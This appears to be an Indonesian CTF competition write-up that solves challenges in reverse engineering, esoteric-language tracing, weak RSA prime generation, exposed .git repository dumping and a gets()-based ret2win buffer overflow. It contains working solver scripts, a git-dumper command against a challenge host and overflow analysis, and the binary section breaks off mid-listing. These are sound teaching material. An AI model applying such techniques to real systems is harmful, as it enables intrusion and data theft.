

HEROES CYBER SECURITY INTERNAL SELECTION 2026



Presented by:

Muhammad Dzaky Haidar (Kazek)

DAFTAR ISI

[REVERSE ENGINEERING]	3
JasJus	3
artsci	6
[CRYPTOGRAPHY]	11
LE4K	11
[WEB EXPLOITATION]	14
Ape	14
[BINARY EXPLOITATION]	16
welcome-to-hcs	16

[REVERSE ENGINEERING]

JasJus

Flag

HCS{\$e1@M4t_nA8IL_afri2@I_AD41AH_s0\$OK_4511_PRes1D3N_84yAN6AN_hcS}

Deskripsi

Author: Revvv

Points: 229 pts | Difficulty: easy

Simpel ini yakali gabisa le


Files: `chall.js`

Solusi

Pada soal ini di dapatkan sebuah file bernama `chall.js` yang dimana kalau dilihat-lihat file ini akan membandingkan input dari user dengan array yang terenkripsi `_d`.

Setelah mengekstrak file `chall.js`, langkah awal yang saya lakukan adalah membaca struktur programnya secara keseluruhan. Script ini berbasis Node.js yang menerima input flag dari terminal melalui interface `readline`. Program akan mengubah setiap karakter string input menjadi nilai kode ASCII (byte) lalu memprosesnya melalui fungsi enkripsi custom sebelum mencocokkannya dengan data ciphertext yang sudah tertanam di file.

bisa dilihat pada code snippet berikut fungsi pembandingnya:




```
part1-chall.js

if (flag.length !== _d.length) {
    return false;
}
```

Dari potongan kode fungsi pembanding di atas, terlihat jelas bahwa sebelum dilakukan komparasi elemen array, program terlebih dahulu melakukan validasi panjang input: `if (flag.length !== _d.length) return false;`. Dari sini kita langsung mendapatkan informasi penting mengenai panjang flag yang dicari, yakni harus tepat sama dengan jumlah elemen pada array `_d` yaitu sebanyak 65 karakter.

yang dimana kalau kita coba jalankan file JS nya akan di mintai flag sebagai berikut:



```
(Kazek@LAPTOP-A8GHKBPI) - [~/CTF/intersechcs]
$ node reverse/chall.js
Enter flag: hai
Tolong kasih flag yg benar le.
```

karena hal tersebut saya cek kembali source codenya, dan ditemukan bahwa di dalam source codenya sendiri mengandung rumus dalam enkripsi dari array `_d` yakni:

$$c = (c + i \times 3 + 7) \bmod 256$$

Jika kita bedah fungsi enkripsinya pada `part1-chall.js.png`, alur matematis yang diterapkan pada setiap karakter input adalah sebagai berikut:

1. Karakter input pada indeks ke- i di-XOR terlebih dahulu dengan array key berulang `k = [13, 37, 42]`, yaitu `c = c ^ k[i % 3]`.
2. Hasil XOR tersebut kemudian ditambahkan dengan nilai offset linear berbasis indeks: `(i * 3 + 7)`.
3. Hasil penjumlahan di-modulo 256 (`& 0xFF`) agar nilainya tetap berada dalam rentang 1 byte (0–255).
4. Yang tidak kalah penting, di akhir proses enkripsi, seluruh array hasil ternyata dibalik urutannya (**reverse**) sebelum disimpan ke dalam array `_d`.

sampai disini saya langsung menghubungi sahabat baik saya SENOPATI untuk saya pecut dalam pengerjaan soal kali ini, yang dimana disini saya dapatkan sebuah solver yang saya jalankan dan ternyata berhasil mendapatkan flag tersebut. berikut solvernya:

Logika solver ini bekerja dengan cara membalikkan (**revert**) seluruh tahapan enkripsi dari belakang ke depan:

1. Membalikkan kembali urutan array `_d` ke urutan aslinya menggunakan slicing Python `d[::-1]`.
2. Membatalkan penambahan offset dinamis dengan mengurangi `(i * 3 + 7)` lalu di-bitwise AND dengan `0xFF` agar nilainya tetap positif.
3. Membatalkan operasi XOR dengan melakukan XOR ulang menggunakan key array `k[i % len(k)]` (karena sifat operasi XOR adalah involutif, yaitu $A \oplus B \oplus B = A$).
4. Mengubah byte integer kembali menjadi karakter string menggunakan `chr(c)`.


Script solver (`solverevy.py`):

```
k = [13, 37, 42]
d = [
    33, 61, 50, 3, 56, 254, 35, 200, 245, 26, 8,
    226, 184, 29, 227, 182, 251, 211, 237, 209,
    237, 5, 2, 193, 157, 143, 181, 238, 228, 181,
    126, 130, 232, 220, 209, 173, 121, 108, 161,
    192, 204, 176, 182, 96, 170, 155, 131, 169,
    175, 160, 120, 67, 146, 142, 157, 118, 91,
    134, 129, 122, 101, 20, 134, 134, 112, 76
]

enc = d[::-1]          # reverse
flag = ""

for i, val in enumerate(enc):
    temp = (val - (i * 3 + 7)) & 0xFF    # undo "+ i*3+7"
    c = temp ^ k[i % len(k)]           # undo xor dengan key
    flag += chr(c)

print(flag)
```



```
(Kazek@LAPTOP-A8GHKBPI) ~/CTF/intersechcs
$ python reverse/solverevy.py
HCS{$el@M4t_nA8IL_afri2@l_AD41AH_s0$OK_4511_PRes1D3N_84yAN6AN_hcS}
```

AI History:

<https://chat.ragita.net/s/b72dd9e1-3642-4457-81de-940e6a1527e2>

artsci

Flag

HCS{3z_3s0l4ng_r3v}

Deskripsi

Author: kek.c

Points: 481 pts | Tags: esolang, agak sedeng, spurane

Rev agak sedeng

<https://ajanse.me/asciidots/>

Files: `chall.txt` (6.4 KB)

Solusi

Challenge ini tu diminta nge trace bola bola dari asciidots ini, yang dimana bola ini akan bergerak sesuai dengan operator yang dilewatinya, sebelum itu berikut sedikit penjelasan tentang operatornya yang dimana DIAMBIL LANGSUNG DARI WEBSITENYTA:

AsciiDots sendiri adalah bahasa pemrograman esoterik (esolang) berbasis visual 2D ASCII art, di mana aliran logika dieksekusi oleh titik (**dot**) yang menggelinding di sepanjang lintasan kawat karakter seperti `-`, `|`, `/`, dan `\`. Setiap kali dot melewati operator matematika atau logika, nilainya akan berubah sesuai aturan operator tersebut.

Operations

- `[*]` multiplies the value that passes through vertically by the value that runs into it horizontally. When a dot arrives here, it waits for another dot to arrive from a perpendicular direction. When that dot arrives, the dot that arrived from the top or bottom has its value updated and it continues through the opposite side. The dot that passed through horizontally is deleted.
- `{ architecture / * }` does the same except it multiplies the value that enters horizontally by the value that enters vertically. The resulting dot exits horizontally.

Other operations work similarly:

Operator	Fungsi	Operator	Fungsi
<code>+</code>	add	<code>=</code>	equal
<code>-</code>	subtract	<code>!</code>	not equal
<code>*</code>	multiply	<code>></code>	greater
<code>/</code>	divide	<code><</code>	less
<code>%</code>	modulo	<code>G</code>	greater or equal
<code>^</code>	exponent	<code>L</code>	less or equal
<code>&</code>	bitwise AND	<code>o</code>	bitwise OR
<code>x</code>	bitwise XOR		

These characters are only considered operators when located within brackets. Outside of brackets, symbols like `+` perform their regular functions.


Example of subtraction ($3 - 2 = 1$):

```
#
$
|
[-]-2#-
|
3
#
|
.
```

Calculating sum of two input values:


```
.-#?-{+}-$#
|
.-#?--/
```

Nah setelah memahami bagaimana constructornya, pertama-tama kita coba masukkan semua codenya ke decodernya.



File `chall.txt` ini ternyata berisi satu diagram sirkuit ASCII raksasa bertuliskan logo “HCS”. Seluruh karakter flag kita diuji di dalam labirin sirkuit ini dengan titik-titik dot yang bergerak melintasi operator matematika dan bitwise secara sistematis.


yang ternyata kalau di teliti lagi ini ascii nya gerak mengikuti jalannya dan dimulai dari tanda `.`. Setelah mengetahui hal tersebut saya langsung coba tracing yang pertama, yang tentunya di bantu oleh mas faiz selama optick awkoakwkaw. Yang pertama sendiri adalah angka 18 yang mana di dapatkan dari operator `[=]` disini saya sempet ngiranya operator `[=]` itu selang seling dengan `{=}` ternyata saya salah.




nah di 18 ini dia itu karena tanda `.` ada di sebelah kiri daripada 18 artinya ini bergerak dari kiri angka 18 ke arah kanan 18 mengikuti jalan nya. kemudian disini ternyata dia nabrak dengan operator `{x}` dan kebetulan di atasnya juga ada angka 90.

Karena dot meluncur dari kiri angka 18 dan bertabrakan dengan operator XOR `{x}` yang memiliki input vertikal bernilai 90, maka secara matematis dot tersebut mengalami operasi $18 \oplus 90$.

dari sini saya kepikiran langsung coba bertanya ke ai saya, dan ternyata hasilnya cukup bikin saya penasaran karena kalau di konversi ke teks asli 72 itu menghasilkan huruf `H` yang sepengetahuan saya itu adalah huruf paling depan dari flag formatnya.



kemudian disini saya lanjut menelusuri angka selanjutnya yaitu angka 61



namun disini ada yang menarik, tanda `.` nya ada di samping kanan angka 61 yang berarti dia bergerak dari kanan ke kiri yang jika di trace, dia terbaca sebagai angka `16` dan masih bakal nabrak tanda `{x}` dan akan terjadi `XOR`. Namun setelah di XOR dia akan muncul lagi dari atas yakni yang titik di atas 7.


Karena dot bergerak dari kanan ke kiri melintasi angka 61, digit yang pertama kali dilewati adalah angka 1 lalu angka 6, sehingga nilai yang dibawa dot adalah 16. Nilai ini kemudian di-XOR dengan 90 menghasilkan $16 \oplus 90 = 74$.

disini tadi saya berhipotesis singkat kalau input pasti akan di xor, disini saya tanya lagi ke ai saya,



tapi disini yang perlu di note adalah ini itu hasil akhirnya, sehingga kan tadi ada operasi `{+}` sehingga harus di pindah ruaskan dulu, jadi di kurangi 7, alhasil mendapatkan 67 yang mana ini kalau jadi teks asli menjadi C, semakin mendekati flag format nih.

lanjut ke karakter berikutnya, yakni 59.



disini titik dimulai dari atas ke bawah, nah kenapa saya yakin yang 59 bukan yang 14 karena tanda `{=}` bertepatan di bawah angka 59, ini sesuai dengan pola pada angka2 sebelumnya. Nah disini saya menemukan bahwa kalo di tracing lagi mirip nih sama yang sebelumnya bedanya dia di kurangi 14, yang mana saya lempar ai lagi tapi karena udah gak sabaran saya nekat menyimpulkan pengurangannya ini kelipatan 7. sehingga di dapatkan rumus:

$$\text{char}_i = (\text{val}_i \oplus 90) - (i \times 7)$$

Dimana:

- val_i adalah angka yang didapatkan dari hasil tracing lintasan titik (dot).
- i adalah indeks urutan karakter (dimulai dari $i = 0, 1, 2, \dots$).
- $i \times 7$ adalah faktor pengurangan bertahap dengan kelipatan 7.

Sebagai contoh verifikasi 3 karakter pertama:

- $i = 0 \rightarrow (18 \oplus 90) - 0 = 72 \rightarrow \text{'H'}$
- $i = 1 \rightarrow (16 \oplus 90) - 7 = 74 - 7 = 67 \rightarrow \text{'C'}$
- $i = 2 \rightarrow (59 \oplus 90) - 14 = 97 - 14 = 83 \rightarrow \text{'S'}$


Pola barisan pengurangan bertahap (0, 7, 14, 21, ...) ini membentuk barisan aritmetika murni dengan beda $b = 7$. Dengan ditemukannya pola keteraturan matematis ini, kita tidak perlu lagi menghabiskan waktu berjam-jam untuk men-trace setiap percabangan kawat yang rumit di dalam file `chall.txt`.

nah disini karena udah bakal nguli banyak, sebenarnya saya tinggal nyari angka titik mulai nya lalu saya lempar ai. titik mulainya itu ada 18, 16, 59, 202, 21, 199, 211, 62, 241, 53, 232, 219, 152, 152, 155, 129, 249, 183, 161

Berikut hasil pemetaan lengkap dari 19 titik awal yang diolah menggunakan rumus di atas:

i	Val	$\text{Val} \oplus 90$	$-(i \times 7)$	ASCII	Karakter
0	18	72	-0	72	H
1	16	74	-7	67	C
2	59	97	-14	83	S
3	202	144	-21	123	{
4	21	79	-28	51	3
5	199	157	-35	122	z
6	211	137	-42	95	_
7	62	100	-49	51	3
8	241	171	-56	115	s
9	53	111	-63	48	0
10	232	178	-70	108	l
11	219	131	-77	54	4
12	152	242	-84	110	n
13	152	242	-91	103	g
14	155	241	-98	95	_
15	129	219	-105	114	r
16	249	163	-112	51	3
17	183	237	-119	118	v
18	161	251	-126	125	}

dan yap, lempar ai suruh pake rumus nya and convert to text.



AI History:

<https://chat.ragita.net/s/58453bab-411d-45de-ba55-78695117be7e>

[CRYPTOGRAPHY]

LE4K

Flag

HCS{L3AK_fr0m_t3mu_771db76a78}

Deskripsi

Author: RAVEN


Points: 436 pts | Difficulty: easy

Leaks again...

Solusi

Pada challenge ini kita diberikan sebuah file python bernama `chall.py`. Kalau kita baca kodenya, intinya server menjalankan service RSA interaktif sebanyak 5 ronde, dimana tiap ronde server membocorkan nilai n , e , c , dan nilai unik bernama $hmmm$.

Pada kriptografi RSA yang aman, kekuatan enkripsi bersandar pada sulitnya memfaktorkan modulus $n = p \times q$ yang terdiri dari perkalian dua bilangan prima acak berukuran besar yang independen. Namun dalam challenge ini, terdapat kelemahan fatal pada prosedur pembuatan bilangan prima q .



```
11 def generate_instance():
12     p = getPrime(bits)
13     token = os.urandom(16)
14     while True:
15         hmmm = random.randint(67, 6767) # SIX SEVEEEEEEEEE
16         q = inverse(hmmm, p) + p
17         if not isPrime(q):
18             continue
19         phi = (p - 1) * (q - 1)
20         if GCD(phi, e) != 1:
21             continue
22         break
23     n = p * q
24     c = pow(bytes_to_long(token), e, n)
25     return n, c, hmmm, token
26
27 if __name__ == '__main__':
28     for i in range(rounds):
29         n, c, hmmm, token = generate_instance()
30         print(f"Round {i+1}: n={n}, c={c}, hmmm={hmmm}")
31         plaintext = long_to_bytes(pow(c, d, n))
32         print(f"Plaintext for round {i+1} (hex): {plaintext.hex()}")
```

Enter flag: hai
Tolong kasih flag yg benar le.

(Kazek@LAPTOP-ABGHKBP1) ~/CTF/intersecchs
\$ python crtpy/challleak.py

Round 1:
n=263872322752206956113443208491071819597184105926173688389451169798117557740282773722574638720483273806058037167239578291702300070169196672786028042905847856367
756434331625507417379442832564765855305208223954874895797583662193052616909215232542847075867408405143648841823356586080228428052559978017910126499630132202328
89597394226955866256748394528124515128880897140476208509833108267728844046011269232848149593489370597716869628221576317631660504319836438151647018037422989969408
6825133286456725562963155325283627907694282231104579576289390625909959736022013613102929680903392408855132571307567475903742515372956023
e=65537
c=894942923450651761678175169383976468512990537282308880731735931370295746547822110091910871204998240772813365713293369069415627361168828214303578662598862385328
9476075304270461129238094541771145412822562988774854496124190700459267737083261464419972988822152058005445665997010375143944724907909586392681389117977857177371
19537443818110178901420921686930701093083009597196548859320009161030231117472451358136598374539853780420210238455498653076859749175767004384348237492124597
948295373846763046179568471106654179446389416272573140180764475031304661384558011972746327614923339638429391946637099988104829498889459
hmmm=4278
plaintext for round 1/5 (hex): []

Disini terdapat bagian yang mencurigakan itu di bagian pembuatan nilai q pada fungsi `generate_instance()`:

```
hmmm = random.randint(67, 6767)
q = inverse(hmmm, p) + p
```

Setelah di perhatikan, nilai $hmmm$ cuma angka random yang berada di antara 67 hingga 6767. Berdasarkan definisi modular inverse:

$$\text{inverse}(hmmm, p) \times hmmm \equiv 1 \pmod{p}$$

Artinya terdapat suatu integer k sedemikian rupa sehingga:

$$\text{inverse}(hmmm, p) \times hmmm = k \times p + 1$$

Karena $q = \text{inverse}(hmmm, p) + p$, kalau kedua ruas dikalikan $hmmm$:

$$q \times hmmm = (k \times p + 1) + (p \times hmmm) = p \times (k + hmmm) + 1$$

Lalu kalau dikalikan lagi dengan p (ingat $n = p \times q$):

$$n \times hmmm \approx p^2 \times (hmmm + k)$$

$$p \approx \left\lfloor \sqrt{\frac{hmmm \times n}{hmmm + k}} \right\rfloor$$

Mengapa nilai k dijamin bernilai sangat kecil? Berdasarkan sifat modular inverse, $\text{inverse}(hmmm, p)$ selalu bernilai lebih kecil dari p ($0 < \text{inv} < p$). Saat dikalikan dengan $hmmm$, nilainya pasti lebih kecil dari $hmmm \times p$. Akibatnya, saat dibagi dengan p , nilai hasil bagi bulat $k = \left\lfloor \frac{\text{inv} \times hmmm}{p} \right\rfloor$ dijamin berada di bawah $hmmm$. Karena nilai batas atas $hmmm$ hanya 6767, rentang pencarian nilai k hanya dari 1 sampai maksimal 6767.

Karena nilai k itu sangat kecil yang dimana rentangnya hanya dari 1 sampai $hmmm$, disini kita bisa langsung brute-force nilai k yang cuma ribuan ini, yang dimana tinggal dicek apakah $n \bmod p == 0$. kalo habis dibagi, berarti otomatis p dan q ketemu.

Setelah faktor prima p dan q berhasil ditemukan:

1. Kita menghitung fungsi Euler Totient: $\varphi(n) = (p-1)(q-1)$.
2. Menghitung private key RSA: $d = e^{-1} \bmod \varphi(n)$ dengan $e = 65537$.
3. Mendekripsi ciphertext c untuk memperoleh token rahasia: $m = c^d \bmod n$.
4. Mengubah integer token menjadi 16-byte big-endian hex string dan mengirimkannya kembali ke server.

langsung aja disini saya pecut ai saya untuk bikin solver.

Berikut solver lengkapnya (`leaksolve.py`):

```
#!/usr/bin/env python3
# -----
# Solver untuk challleak-style challenge
#
# - Baca data hingga "(hex): " setiap ronde
# - Faktorisasi menggunakan rumus akar:
#   for k in 1..hmmm: p = floor( sqrt((h*n)/(h+k)) )
#   jika n % p == 0 → q = n // p
# - Token dikembalikan sebagai 16-byte big-endian
# -----

import socket, ssl, re, math
from Crypto.Util.number import inverse

HOST = "le4k-273eca286437.challenge.hcs-team.com"
PORT = 1337
ROUNDS = 5 # sesuai script generate_instance() [1]

def recv_until(target: str) -> str:
    """Baca data sampai substring *target* muncul."""
    buf = b""
    while target.encode() not in buf:
        chunk = ssl_sock.recv(4096)
        if not chunk: # koneksi ditutup
            break
        buf += chunk
    return buf.decode()
```

```

def factor_by_root(n: int, h: int):
    """Kembalikan (p,q) memakai rumus akar."""
    for k in range(1, h + 1):
        p = math.isqrt((h * n) // (h + k))
        if p == 0:
            continue
        if n % p == 0:
            return p, n // p
    raise ValueError("Tidak dapat memfaktorkan n dengan metode ini")

# ----- koneksi TLS -----
sock = socket.create_connection((HOST, PORT))
ctx = ssl.create_default_context()
ssl_sock = ctx.wrap_socket(sock, server_hostname=HOST)

for round_id in range(1, ROUNDS + 1):
    # baca header "Round X"

    # ambil blok data hingga "(hex): "
    data = recv_until("(hex): ")

    # parse n, e, c, hmmm
    n = int(re.search(r"n=(\d+)", data).group(1))
    e = int(re.search(r"e=(\d+)", data).group(1))
    c = int(re.search(r"c=(\d+)", data).group(1))
    hmmm = int(re.search(r"hmmm=(\d+)", data).group(1))

    print(f"\n-> n={n}\ne={e}\nc={c}\nhmmm={hmmm}")

    # faktorisasi dan dekripsi
    p, q = factor_by_root(n, hmmm)
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)

    m = pow(c, d, n)
    token_bytes = m.to_bytes(16, 'big')

    # kirim token kembali ke server
    ssl_sock.sendall((token_bytes.hex() + "\n").encode())

    # baca respons (mis. "Wrong." atau flag)

    print("\n=== FLAG ===")
    print(ssl_sock.recv(4096).decode().strip())

```

setelah ini berjalan, dan selesai 5 ronde dapet deh flagnya.

```

=== FLAG ===
Congrats!! Hope you didn't solve it like a promptstute slopper
Here's the flag: HCS{L3AK_fr0m_t3mu__771db76a78}
Also my friend's currently open for commissions, check them out:
https://naowospace.carrd.co/

```

AI History:

<https://chat.ragita.net/s/e0c7e589-8139-4822-9c41-4a6730dd36a8>

Tool `git-dumper` akan bekerja dengan mengirimkan HTTP request secara rekursif untuk mengambil file metadata Git, mulai dari commit objects, index, referensi branch, hingga packfiles, lalu menyusun ulang repositori Git tersebut secara utuh di mesin lokal kita.

```
git-dumper https://ape-2579baadd3bc.challenge.hcs-team.com web/out/
```

[illegible]

Setelah selesai di-dump, saya langsung masuk ke direktori output foldernya (`out/`) lalu coba intip histori perubahannya menggunakan command `git log -p`.

Fitur riwayat Git menyimpan setiap rekaman commit lengkap beserta perbedaan (**diff**) perubahannya. Seringkali developer yang menyadari ada file rahasia yang tidak sengaja ter-commit akan membuat commit baru untuk menghapusnya (misalnya commit berjudul **“clean up before going live”**). Namun, riwayat Git tidak pernah menghapus catatan masa lalu kecuali di-**purge** secara khusus. Opsi `-p` pada `git log` menampilkan patch baris per baris secara gamblang.

[illegible]

Dan ternyata flag langsung di dapatkan.

Pada diff commit tersebut, terlihat baris yang dihapus (-) pada file `README_INTERNAL.md` yang memuat flag kompetisi dalam format teks terbuka (**plaintext**).

AI History:

<https://chat.ragita.net/s/4889e045-d826-4e8d-83f4-abd02e0f125a>

[BINARY EXPLOITATION]

welcome-to-hcs

Flag

HCS{g0ddamnNN_YoU_M4de_17_P4ls_533_Y0u_1n_HCS_^^_}

Deskripsi

Author: TSakuyaiba

Points: 281 pts | Difficulty: easy

Just a little welcome for new welcomers ^^

Files: `chall` (16 KB)

Solusi

Diberikan sebuah file binary. Disini langsung saja saya execute sebuah command untuk checking proteksi dari binary nya dengan `checksec`.

```
(Kazek@LAPTOP-A8GHKBPI) - [~/CTF/intersechcs]
$ checksec --file=pewen/challwelcom
[*] '/home/Kazek/CTF/intersechcs/pewen/challwelcom'
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x400000)
SHSTK:         Enabled
IBT:           Enabled
Stripped:      No
```

disini, setelah di coba command kita dapati bahwa:

- **No Canary:** Kita bebas menimpa stack tanpa takut kena deteksi stack smashing. Pada binary yang aman, compiler biasanya menyisipkan nilai acak (canary) sebelum alamat return. Jika nilai canary berubah saat fungsi selesai dieksekusi, program akan langsung berhenti dengan pesan error `stack smashing detected`. Tanpa canary, penimpaan memori stack dapat dilakukan secara leluasa.
- **No PIE:** Alamat fungsi-fungsinya statis di memori. Seluruh segmen kode program selalu dimuat pada alamat memori virtual tetap di sekitar `0x400000`, sehingga kita tidak memerlukan memory leak untuk mem-bypass ASLR (Address Space Layout Randomization).
- **NX Enabled:** Daerah stack ditandai sebagai non-executable, sehingga kita tidak bisa menjalankan shellcode langsung di stack. Karena itu, teknik eksploitasi yang paling cocok adalah **Code Reuse** atau **ret2win**.

setelah itu, langsung saya coba buka di IDA milik saya, yang dimana fungsi `main`, program ternyata langsung memanggil fungsi `vuln()`:

```
IDA View-A | Pseudocode-B | Pseudocode-A
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     setup(argc, argv, envp);
4     puts("=== Welcome to HCS ===");
5     vuln();
6     return 0;
7 }
```

setelah masuk ke fungsi `vuln()`, ternyata soalnya mirip kek soal **ret2win**


```

int vuln()
{
    char v1[32]; // [rsp+0h] [rbp-20h] BYREF

    puts("Welcome to HCS! Before we let you in, what's your name?");
    printf("> ");
    gets(v1);
    return printf("Nice to meet you, %s! See you around.\n", v1);
}

```

Di dalam fungsi `vuln()`, variabel buffer dialokasikan hanya 32 bytes (`char v1[32]`), namun fungsi input yang digunakan adalah `gets(v1)` yang sama sekali tidak membatasi panjang input pengguna. Ini jelas merupakan celah **Buffer Overflow**.

Fungsi pustaka `gets()` dalam bahasa C terkenal sangat berbahaya dan telah dihapus dari standar modern karena tidak menerima parameter batasan ukuran input buffer. Berapa pun panjang teks yang dimasukkan user melalui stdin akan terus disalin ke dalam stack frame memori, menimpa variabel lokal lain dan struktur penting di atasnya.

Kemudian saat saya telusuri fungsi-fungsi lainnya di IDA, ditemukan sebuah fungsi bernama `win()` yang berada di alamat `0x40127b`:

```

1 int win()
2 {
3     char s[136]; // [rsp+0h] [rbp-90h] BYREF
4     FILE *stream; // [rsp+88h] [rbp-8h]
5
6     stream = fopen("flag.txt", "r");
7     if ( !stream )
8     {
9         puts("flag.txt not found, contact admin!");
10        exit(1);
11    }
12    if ( !fgets(s, 128, stream) )
13    {
14        puts("failed to read flag, contact admin!");
15        fclose(stream);
16        exit(1);
17    }
18    fclose(stream);
